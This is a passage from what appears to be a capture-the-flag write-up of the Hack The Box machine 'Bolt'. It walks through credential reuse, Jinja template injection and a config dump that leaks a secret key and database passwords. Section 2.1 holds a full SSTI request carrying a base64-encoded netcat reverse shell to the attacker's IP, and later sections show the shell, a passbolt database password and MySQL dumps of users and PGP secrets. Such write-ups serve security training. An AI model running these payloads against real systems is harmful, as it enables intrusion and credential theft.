Sarah Ross Sent you a message - 3 days ago

## 1.6.2 Share user credentials

Discover user that created on ‘demo.bolt.htb’ subdomain can login to ‘bolt.htb’ domain and other subdomains. I noticed that the ‘Settings’ tab is missing compared to demo subdomain as shown above [profile page](#).

The screenshot shows a web browser with the URL `bolt.htb/admin/profile`. On the left is a sidebar with 'AdminLTE 3' branding. The main area is titled 'Profile' and shows a user icon for 'sodanew'. Below the icon are sections for 'Followers' (1,322), 'Following' (543), and 'Friends' (13,287). There are 'Follow' and 'About Me' buttons. The 'About Me' section is currently active. To the right, there's an 'Activity' tab (highlighted with a red box) and a 'Timeline' tab. A message from 'Jonathan Burke Jr.' is displayed: 'Shared publicly - 7:30 PM today' with placeholder text about bacon lovers and Charlie Sheen fans. Below it is a comment from 'Sarah Ross' with a response input field. A blue box highlights the text 'missing Settings tab'.

## 1.6.3 Settings configuration


Try injecting SSTI. The page keep on hanged on loading.

The screenshot shows a web browser with the URL `demo.bolt.htb/admin/profile`. The sidebar is identical to the previous screenshot. The main area is titled 'Profile' and shows the same user information. The 'Settings' tab is now selected. A message at the top states: 'Email verification is required in order to update personal information.' Below are fields for 'Name' (soda{{8\*8}}), 'Experience' (sodaexp{{8\*8}}), and 'Skills' (sodaskill{{8\*8}}). A checkbox for 'I agree to the terms and conditions' is checked. A red box highlights the 'Settings' tab and the entire configuration form. Placeholder text in the 'Experience' field is also highlighted with a red box.

## 1.7 MAIL.BOLT.HTB Enumeration


### 1.7.1 Mail panel

Login with the new created account. Discover that our email received profile change notification. Seem this is settings that make on ‘demo.bolt.htb’ settings panel.




### 1.7.2 Roundcube webmail version

Discover the webmail version.



### 1.7.3 SSTI Result

After clicked [link for confirmation](#) to change the profile. Our inbox received another email that the changes had been made. The SSTI seems to be working because of the evaluation. Also identified that the server is using Jinja framework.



## 1.8 SSTI Enumeration

### 1.8.1 Config.items()

Gathered all the configuration settings for the server.

```
sodadict_items([('ENV', 'production'), ('DEBUG', False), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None), ('PRESERVE_CONTEXT_ON_EXCEPTION', None), ('SECRET_KEY', 'kleepandcybergeek'), ('PERMANENT_SESSION_LIFETIME', datetime.timedelta(days=31)), ('USE_X_SENDFILE', False), ('SERVER_NAME', None), ('APPLICATION_ROOT', '/'), ('SESSION_COOKIE_NAME', 'session'), ('SESSION_COOKIE_DOMAIN', False), ('SESSION_COOKIE_PATH', None), ('SESSION_COOKIE_HTTPONLY', True), ('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', None), ('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', None), ('SEND_FILE_MAX_AGE_DEFAULT', datetime.timedelta(seconds=43200)), ('TRAP_BAD_REQUEST_ERRORS', None), ('TRAP_HTTP_EXCEPTIONS', False), ('EXPLAIN_TEMPLATE_LOADING', False), ('PREFERED_URL_SCHEME', 'http'), ('JSON_AS_ASCII', True), ('JSON_SORT_KEYS', True), ('JSONIFY_PRETTYPRINT_REGULAR', False), ('JSONIFY_MIMETYPE', 'application/json'), ('TEMPLATES_AUTO_RELOAD', None), ('MAX_COOKIE_SIZE', 4093), ('DEFAULT_MAIL_SENDER', 'support@bolt.htb'), ('MAIL_PASSWORD', None), ('MAIL_PORT', 25), ('MAIL_SERVER', 'localhost'), ('MAIL_USERNAME', None), ('MAIL_USE_SSL', False), ('MAIL_USE_TLS', False), ('SQLALCHEMY_DATABASE_URI', 'mysql://bolt_db:aXUJHSW9BpH5qRB@localhost/boltmail'), ('SQLALCHEMY_TRACK_MODIFICATIONS', True), ('SQLALCHEMY_BINDS', None), ('SQLALCHEMY_NATIVE_UNICODE', None), ('SQLALCHEMY_ECHO', False), ('SQLALCHEMY_RECORD_QUERIES', None), ('SQLALCHEMY_POOL_SIZE', None), ('SQLALCHEMY_POOL_TIMEOUT', None), ('SQLALCHEMY_POOL_RECYCLE', None), ('SQLALCHEMY_MAX_OVERFLOW', None), ('SQLALCHEMY_COMMIT_ON_TEARDOWN', False), ('SQLALCHEMY_ENGINE_OPTIONS', {})])
```

### 1.8.2 Secret key

Obtain secret key from the config.items().

```
\('TESTING', False),
('PROPAGATE_EXCEPTIONS', None),
('PRESERVE_CONTEXT_ON_EXCEPTION', None),
('SECRET_KEY', 'kreepandcybergeek'),
('PERMANENT_SESSION_LIFETIME', datetime.timedelta(days = 31)),
('USE_X_SENDFILE', False),
('SERVER_NAME', None),
```

### 1.8.3 Database credentials


Obtain sql config credentials.

```
('SQLALCHEMY_DATABASE_URI', 'mysql://bolt_dba:dXUUHSW9vBpH5qRB@localhost/boltmail'),
('SQLALCHEMY_TRACK_MODIFICATIONS', True),
('SQLALCHEMY_BINDS', None),
('SQLALCHEMY_NATIVE_UNICODE', None),
('SQLALCHEMY_ECHO', False),
('SQLALCHEMY_RECORD_QUERIES', None),
('SQLALCHEMY_POOL_SIZE', None),
('SQLALCHEMY_POOL_TIMEOUT', None),
('SQLALCHEMY_POOL_RECYCLE', None),
('SQLALCHEMY_MAX_OVERFLOW', None),
('SQLALCHEMY_COMMIT_ON_TEARDOWN', False),
('SQLALCHEMY_ENGINE_OPTIONS', {}))
```

### 1.8.4 RCE test

Command to determine current user id.

Check for the result. Discover that current user is www-data.



The image shows an email interface with a redacted subject line. The header includes 'Reply', 'Reply all', 'Forward', 'Delete', and 'Mark' buttons. Below the header, the main content is displayed under the heading 'Your profile changes have been confirmed.' A small blue checkmark icon is next to the text. The email is from 'support@bolt.htb' and was sent on '2022-01-08 15:31'. There are two links at the top: 'Details' and 'Plain text'. A red box highlights the text 'sodauid=33(www-data) gid=33(www-data) groups=33(www-data)'. The body of the email contains the text: 'This e-mail serves as confirmation of your profile username changes.'

Your profile changes have been confirmed.

From [support@bolt.htb](mailto:support@bolt.htb) on 2022-01-08 15:31

[Details](#) [Plain text](#)

sodauid=33(www-data) gid=33(www-data) groups=33(www-data)

This e-mail serves as confirmation of your profile username changes.

2.0 INITIAL ACCESS

## 2.1 Inject Reverse shell

Inject reverse shell from pentestmonkey site.

```
1 POST /admin/profile HTTP/1.1
2 Host: demo.bolt.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 210
9 Origin: http://demo.bolt.htb
10 Connection: close
11 Referer: http://demo.bolt.htb/admin/profile
12 cookie: session=J9.Ydlypg.f51NxPBCY0G3ReHfLQ1v5-1PjHOW
13 Upgrade-Insecure-Requests
14 Sec-GPC: 1
15
16 name=
{{config.class.init.globals['os'].popo
n('echo -n
`cm0gLG3RtcC9zZDtta2ZpZm8gL3RtcC9zZDtjYXQgLG3RtcC9zZ
HwvYmluL3NoIClPICAyPiYxfG5jIDEwLjEwLjE0LjI1IDU1NTU
gPi90bXAvc2Q=' | base64 -d | bash").read()}}
```

1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Sat, 08 Jan 2022 10:36:11 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Vary: Cookie
7 Content-Length: 52593
8
9 <!DOCTYPE html>
10 <html lang="en">
11 <head>
12 <meta charset="utf-8">
13 <meta name="viewport" content="width=device-width, initial-scale=1">
14 <link rel="icon" href="https://appseed.us/favicon.ico" type="image/x-icon">
15 <a href="https://appseed.us/" href="#">
16 <title>
17 AdminLTE Dashboard
18 </title>
19
20
21
22
23 <!-- Google Font: Source Sans Pro -->
24 <link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source

## 2.2 Shell Gain

After clicked on the link. We gained shell access.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Bolt/target-items$ nc -lvpn 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.114.
Ncat: Connection from 10.10.11.114:52196.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ which python3
/usr/bin/python3
$ python3 -c "import pty; pty.spawn('bash')"
www-data@bolt:~/demo$ export TERM=xterm
export TERM=xterm
www-data@bolt:~/demo$ ^Z
[1]+  Stopped                  nc -lvpn 5555
```

## 2.3 Machine enumeration

Execute LinPeas to do the leg works for us.

### 2.3.1 Network status

Discover that port 25(SMTP -related to mail) and port 3306(MySQL)

```
└─[>] Active Ports
https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp      0      0 127.0.0.1:143          0.0.0.0:*          LISTEN      -
tcp      0      0 0.0.0.0:80           0.0.0.0:*          LISTEN      1070/nginx: worker
tcp      0      0 127.0.0.53:53         0.0.0.0:*          LISTEN      -
tcp      0      0 0.0.0.0:22           0.0.0.0:*          LISTEN      -
tcp      0      0 127.0.0.1:25           0.0.0.0:*          LISTEN      -
tcp      0      0 0.0.0.0:443          0.0.0.0:*          LISTEN      1070/nginx: worker
tcp      0      0 127.0.0.1:3306          0.0.0.0:*          LISTEN      -
tcp6     0      0 :::22              ::*:               LISTEN      -
tcp6     0      0 :::125             ::*:               LISTEN      -
tcp6     0      0 :::443             ::*:               LISTEN      1070/nginx: worker
```

### 2.3.2 Console users

Discover that eddie and clark and root is available for bash.

```
└─[>] Users with console
clark:x:1001:1001:Clark Griswold,,,,:/home/clark:/bin/bash
eddie:x:1000:1000:Eddie Johnson,,,,:/home/eddie:/bin/bash
root:x:0:0:root:/root:/bin/bash
```

### 2.3.3 MySQL DB credentials

Transfer the '/etc/passbolt' whole directory into my machine. In '/etc/passbolt/passbolt.php' file content. Discover DB credentials

```
// Database configuration.
'Datasources' => [
  'default' => [
    'host' => 'localhost',
    'port' => '3306',
    'username' => 'passbolt',
    'password' => 'rT2;jW7<eY8!dX8}pQ8%',
    'database' => 'passboltdb',
  ],
],
```

### 2.3.4 Share DB credentials

Test DB credentials for both eddie and clark user. We successful login with eddie.

```
www-data@bolt:~/demo$ su eddie
Password:
eddie@bolt:/var/www/demo$ id
uid=1000(eddie) gid=1000(eddie) groups=1000(eddie)
eddie@bolt:/var/www/demo$ whoami
eddie
eddie@bolt:/var/www/demo$ cd ~
eddie@bolt:~$ ls
Desktop Documents Downloads Music Pictures Public Templates user.txt Videos
eddie@bolt:~$ cat user.txt
1c3cf5e275241ed8b647a89cfdd3b6d6
eddie@bolt:~$
```

### 2.3.5 Eddie home directory

Discover that eddie home directory contain some interesting directories and files.

```
eddie@bolt:~$ ls -la
total 80
drwxr-x--- 16 eddie eddie 4096 Aug 26 23:55 .
drwxr-xr-x  4 root  root  4096 Mar  3  2021 ..
lrwxrwxrwx  1 eddie eddie   9 Feb 24  2021 .bash_history -> /dev/null
-rw-r--r--  1 eddie eddie  220 Feb 24  2021 .bash_logout
-rw-r--r--  1 eddie eddie 3771 Feb 24  2021 .bashrc
drwx----- 13 eddie eddie 4096 Aug 26 23:54 .cache
drwxr-xr-x 14 eddie eddie 4096 Feb 25  2021 .config
drwxr-xr-x  2 eddie eddie 4096 Feb 24  2021 Desktop
drwxr-xr-x  2 eddie eddie 4096 Feb 24  2021 Documents
drwxr-xr-x  2 eddie eddie 4096 Feb 25  2021 Downloads
drwx-----  3 eddie eddie 4096 Jan 12 02:22 .gnupg
drwxr-xr-x  3 eddie eddie 4096 Aug  4 13:06 .local
drwxr-xr-x  2 eddie eddie 4096 Feb 24  2021 Music
lrwxrwxrwx  1 eddie eddie   9 Feb 25  2021 .mysql_history -> /dev/null
drwxr-xr-x  2 eddie eddie 4096 Feb 24  2021 Pictures
drwx-----  3 eddie eddie 4096 Feb 25  2021 .pki
-rw-r--r--  1 eddie eddie  807 Feb 24  2021 .profile
drwxr-xr-x  2 eddie eddie 4096 Feb 24  2021 Public
drwx-----  2 eddie eddie 4096 Feb 25  2021 .ssh
drwxr-xr-x  2 eddie eddie 4096 Feb 24  2021 Templates
-r-----  1 eddie eddie   33 Jan 11 23:28 user.txt
drwxr-xr-x  2 eddie eddie 4096 Feb 24  2021 Videos
```

### 2.3.6 Mailbox directory

As we know that there is a port related to SMTP, go on and checking on mailbox directory. Discover that eddie and the account we created is shown. Mailbox enumeration will go on later.

```
eddie@bolt:/var/mail$ ls -la
total 24
drwxrwsr-x 3 root      mail 4096 Jan 11 00:12 .
drwxr-xr-x 15 root     root 4096 Aug  4 13:06 ..
-rw----- 1 eddie     mail  909 Feb 25 2021 eddie
-rw----- 1 root      mail   1 Mar  3 2021 root
drwx--S--- 5      5001 mail 4096 Jan 11 00:40 sodanew
-rw----- 1 www-data  mail   1 Mar  3 2021 www-data
eddie@bolt:/var/mail$
```

## 2.4 MySQL Enumeration

### 2.4.1 Login MySQL

Login with discovered DB credentials from passbolt.php.

```
www-data@bolt:/etc/passbolt/Seeds$ mysql -u passbolt -D passboltdb -p
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 488
Server version: 8.0.26-0ubuntu0.20.04.2 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database          |
+--------------------+
| information_schema |
| passboltdb        |
+--------------------+
```

### 2.4.2 Users table

Only contain 2 user with email address.

```
mysql> select * from users;
+----+-----+-----+-----+-----+-----+-----+
| id | role_id | username | active | deleted | created | modified |
+----+-----+-----+-----+-----+-----+-----+
| 4e184ee6-e436-47fb-91c9-dccb57f250bc | 1cfcd300-0664-407e-85e6-c11664a7d86c | eddie@bolt.htb | 1 | 0 | 2021-02-25 21:42:50 | 2021-02-25 21:55:06 |
| 9d8a0452-53dc-4640-b3a7-9a3d86b0ff90 | 975b9a56-b1b1-453c-9362-c238a85dad76 | clark@bolt.htb | 1 | 0 | 2021-02-25 21:40:29 | 2021-02-25 21:42:32 |
+----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

### 2.4.3 Roles table

Discover that eddie under guest role. Whereas clark is under admin role.

```
mysql> select * from roles;
+----+-----+-----+-----+-----+
| id | name | description | created | modified |
+----+-----+-----+-----+-----+
| 0bfa69ec-8dde-4984-b9e7-4dc37fdec27c | root | Super Administrator | 2012-07-04 13:39:25 | 2012-07-04 13:39:25 |
| 10b6aca4-67a8-401e-b3b8-9ee0570bbb17 | guest | Non logged in user | 2012-07-04 13:39:25 | 2012-07-04 13:39:25 |
| 1cfcd300-0664-407e-85e6-c11664a7d86c | user | Logged in user | 2012-07-04 13:39:25 | 2012-07-04 13:39:25 |
| 975b9a56-b1b1-453c-9362-c238a85dad76 | admin | Organization administrator | 2012-07-04 13:39:25 | 2012-07-04 13:39:25 |
+----+-----+-----+-----+-----+
4 rows in set (0.00 sec)
```

### 2.4.4 GPGKeys table

Discover 2 public key from gpgkeys table. (Please note that below only show 1 public key for clark user.)

```
--BEGIN PGP PUBLIC KEY BLOCK---
| 2d9d331a-9c6d-4f7a-a423-27fed47176c9 | 9d8a0452-53dc-4640-b3a7-9a3d86b0ff90 | -----BEGIN PGP PUBLIC KEY BLOCK-----
Version: OpenPGP.js v4.10.9
Comment: https://openpgpjs.org

xsBNBGA4GX0BCAD2MdBV19tAu+SWkMJ0BkvGdQrLquHg1oUvvhvIWmmBICr
eA89HnYYKFoOxmC1lyhpArtf379rFTZJDxzbXlnCvgZzP71MNy02Pq3l0Zn
svfx3juIg+Fr6YY7RotnpNaz+xFU+eHVSFRl64o+WhuxETPyJkqrRGYjrl
WiQQP8oCGSh5ytXqK/XRswETTQEQTkeWHVU5UV6KLyp+xL0vmu8R9UAcrrK
Go9QusV+v413PMsgHexu0FHVXJ5mmyGvQ5khNtuNHruo5M3xjsb8ftk1Io1
asfbjJETUtioWYf7lOffU3+0win4uDMDOUJEU1ZV//Z+OZq+ARBWahABEB
AAHNH0NsYCxJrIEdyaxN3b2xkIDxjbGfya0Bib2x0Lmh0Yj7CwIOEEAEIACAF
AmA4GX0G6CwkhCAMCBBUICgIEFgIBAAIAZQIBAwIeAQAhCRBY7n73qDzg6hYh
BA0fEAb51vFT6RQogFjuveoNmDqjx8IAI+HW1qWgFh05VdgDjZLlyFzQgh
CPMjix05N8u6umsy31m0U80aDCwH+s0S5DAze50SJEf/gNVM/iTP8Ac+gwo
H2kIEUZ6cPMLgV1kwigAQuR/FnobiCmkQo36uLqphsdT1GbV+f0pcrLFh+bZ
EndJTgKdovUrr3e07gyjhALzyZyZPInypoQPs6t3PXKkbRWdhHuQuBZPUavH
2gdknhGnx8P2XGeBELGh2NmmB9K1B9vpjxpGokZgiVXA00/T4+j22/FXH0
XXFz5jo1pnPCjb0zgeWtiwDw05zfH4rg7NkcyZFwg2Bz03ffFXBENWl0iy9b
ejRn7eaLiTbK4BLowE0YDgZfQElALhlzquF2jgQjkBFUC0PvpaYBNMtinA5
S1a+KM5+qhsf1f9whelroGL4znw0w4yI+gCIdix+qlGyxPD1LXVCHWyaTA3
fiivImGkEXV2pP3CvBjtzsYv4g9rlrXmoOrhwnhJuxcq/0D8HinpBIwQ8euM
jTCfLVCBPOlham/D/j70LydZ0flA+z3SKJMrbx5Mlh1Gj2PwxWd0LI7xToI
1B7F5WUz/ILKhCzkSliiRAHJhQNlgZHV3bCHGR1YUDf30pvn9GEwb0E2DdUv
K9Mvu50w5PLC+EhV1Ve21bfKT8sQbkhF7qaxoX3C47DRze7Lgidk+DIPjx
Gw2Jew/EukJAEQEAAClLadgQYAggACQUCYDgZfQIBDAAhCRBY7n73qDzg6hYh
BA0fEAb51vFT6RQogFjuveoNmDqkgH/Aup4vqEXUxqcitYIZUDctPY1I2v
dwcmS1J9sjw8UOy3XzkgG2+ysME09fz0DTM/zwp6E0f8icUvM0q70NMelDed
BnnVhlgwgnW10xh8p6z24yBrU01wRianGM9b1zToHkxwhaj8atQp5Cx0zi
x8/Mfj+LswtfZDAP10CkgS4L3bsi7nIr3sHMPjn2RYLIVxfWTDC4TJ2Hv5
IadG59FrSdK+n8vXPNPcYUcm1F6ddDGvsxjBNwCX00jDNL3Gp7fPqkQjQCh0
pM10+51kn9QRJJP/XmJr0w2mTheT20DT26JX/K947oi/pAe8xGhrCKAqWiz5
AeAgt0loAicdPTQ=
=axZz
-----END PGP PUBLIC KEY BLOCK-----
| 2048 | Clark Griswold <clark@bolt.htb> | A83660FA | 0D1F1006F0D6F153F014288058FF7FF7A83660FA | RSA | NULL | 2021-02-25 21:41
```

## 2.4.5 Secrets table

Discover a PGP message by eddie.

```
+-----+  
| 643a8b12-c42c-4507-8646-2f8712af88f8 | 4e184ee6-e436-47fb-91c9-dccb57f250bc | cd0270db-c83f-4f44-b7ac-76609b397746 | -----BEGIN PGP MESSAGE-----  
Version: OpenPGP.js v4.10.9  
Comment: https://openpgpjs.org  
  
wbCMA/ZcqHmj13/KAQgAkS/2GVYLxgjA1QpzFcjdAPOj60WwV5BR17W5psc  
g/jg1QbKE6wmmpoV7HuypAUjgrNYwzGM7ak2Rkb/+3LZgtPV/RJCAD030kY  
pCLSEE2PBiIGQ9vauHIpATf8Yznw1Jw0/B0nqJUJV71Yoon6PNV71T2zf3H  
oAFbr/PvYf6Lpkwy5buZA6Lbbd3sRL/SV1j6xtXn+1cehjyVm21rE4Px  
l+DjhNSkf4axEheWzmJwcyTszLMtw+rnbllYoAraaa8Wmcu1LrLYD218R  
zyL8zWz0AE06a0TotDPchimIjuexsqjG71C01oh1I1n1K602+x7/8b7nOp  
edLA7wF8TR9g8Tpy+ToQ0ozGKBy+aquOH066vA1EKjvSzZxnp45Xa384u  
l0/OwtBNuNHre0IH090dHxx69IsyYxts+dabFvbWr6eP/Migh510RkYw6ct  
oPeQehKMPkCzq16Ren+ikS+f+207kwz+jp8Uen3naucmm6+pcvy/RZjP7  
FUL7Sc0hmZRIRQ12u9vK2v63Yr0ehfAj0f8f50cRR+v+BMFLNJQ06k3Nov  
8fg5ots+teRjkc58it0GQ38Esnh3sJ3WuDw81fEr/+K72r39W1B1eiE2WHVey  
5nOf6WEtu0z0j0CKofzgri9YkY6Cz3519x3amBtgTmKpfgrSMw20WU/7TY  
Ndlx03vh2Eht7tqqzpJwW0CkniiLcfzr++0cHgAKF2tkT0L06Q0dpzIH5a  
Iebm/_MVIAw3aqJ+qvVjdtvb2fKCSgEyYan99zov5nTKSH9H1inY2vrbns  
n09/aqEq+2tE60Qfsa2dbAn7Qk8VE2B05jb8GLa0H7xQxshwSQynHaJCE6  
TQt0ti4o2skEAQnf7RDgpnWeugbn/vphihSA984  
=P381  
-----END PGP MESSAGE-----  
| 2021-02-25 21:50:11 | 2021-03-06 15:34:36 |
```

## 2.4.6 Email queue table

Discover another PGP message.

```
+-----+  
4:"name";b:1;s:8:"username";b:1;s:3:"uri";b:1;s:11:"description";b:1;s:7:"deleted";b:0;s:7:"created";b:0;s:8:"modified";b:0;s:10:"  
;b:1;s:7:"creator";b:0;s:8:"modifier";b:0;s:10:"permission";b:0;s:11:"permissions";b:1;s:7:"secrets";b:1;s:16:"resource_type_id";b:  
4:"name";s:9:"localhost";s:8:"username";s:4:"root";s:3:"uri";s:0:"";s:16:"resource_type_id";s:36:"a28a04cd-6f53-518a-967c-9963bf9ce  
"App\Model\Entity\Secret":11:{s:14:" * _accessible";a:5:{s:7:"user_id";b:1;s:11:"resource_id";b:0;s:4:"data";b:1;s:7:"created";b:0;  
properties";a:6:{s:4:"data";s:1098:"-----BEGIN PGP MESSAGE-----  
Version: OpenPGP.js v4.10.9  
Comment: https://openpgpjs.org  
  
wbCMA/ZcqHmj13/KAQf52jk++GnBcjrtPSF8bsDxLegFa7RCK8m0L2Rmyb  
QuiaLCWU8ZQxwv4IsE99cSQQEwEKZ+vYHzzUY7jkV8BTzonbRlqhza08hVg  
7z2INaxvtC5ghD0j1EdjsmQwvzbceYUNan/r4gfwsqgsqvTaLfp4bjEnZE96  
tXUsrDDn/eG1iM6CU8nTuIs+4uqQh7HKthHjvCmbVkvFECU9uxszHQ83CG2  
oTL7X8jAAKoppOnj9MOoHK2CKpZL5202WBG6rUJBm9HyAz2QRy8sgXLHGwU  
ES6612ZXY8CYBzHus+Qbl70KSfINDln0/ZGA31jlwJXj72lg0oezb6dn4Q  
x9LA7wGjTGNAygXn5vp7qDlB7IobWz83uMf1rFxGn30Al4lcgNJM/sF0UJ+  
gJ3Y+JjsnHVJxh49LAgqfqGzi0zYNBs+rAk0ZmhLWUMEpApQPi3eQS+F6  
VqnbuW1Kq19fHldQu9oWa78RFF6mqkdSUepM60i+gZgxAwL+0x1nBVGXmZ6  
XuzzWLzjP3L0iuUBuA1th3/cw6xS017tinyqz37JiHAPrFLH1+wp20ENKqs  
lBMVeY4cW1/xM0ekEox5PSds6P/6GM5pUoI4Gu3mxjGPaba4rb+kQh8An3A  
xGWUq0gcLzBK5D3WQwqQhpcjEpokhUeIVG7q+61jxrIbg44wzwue90G1Bu  
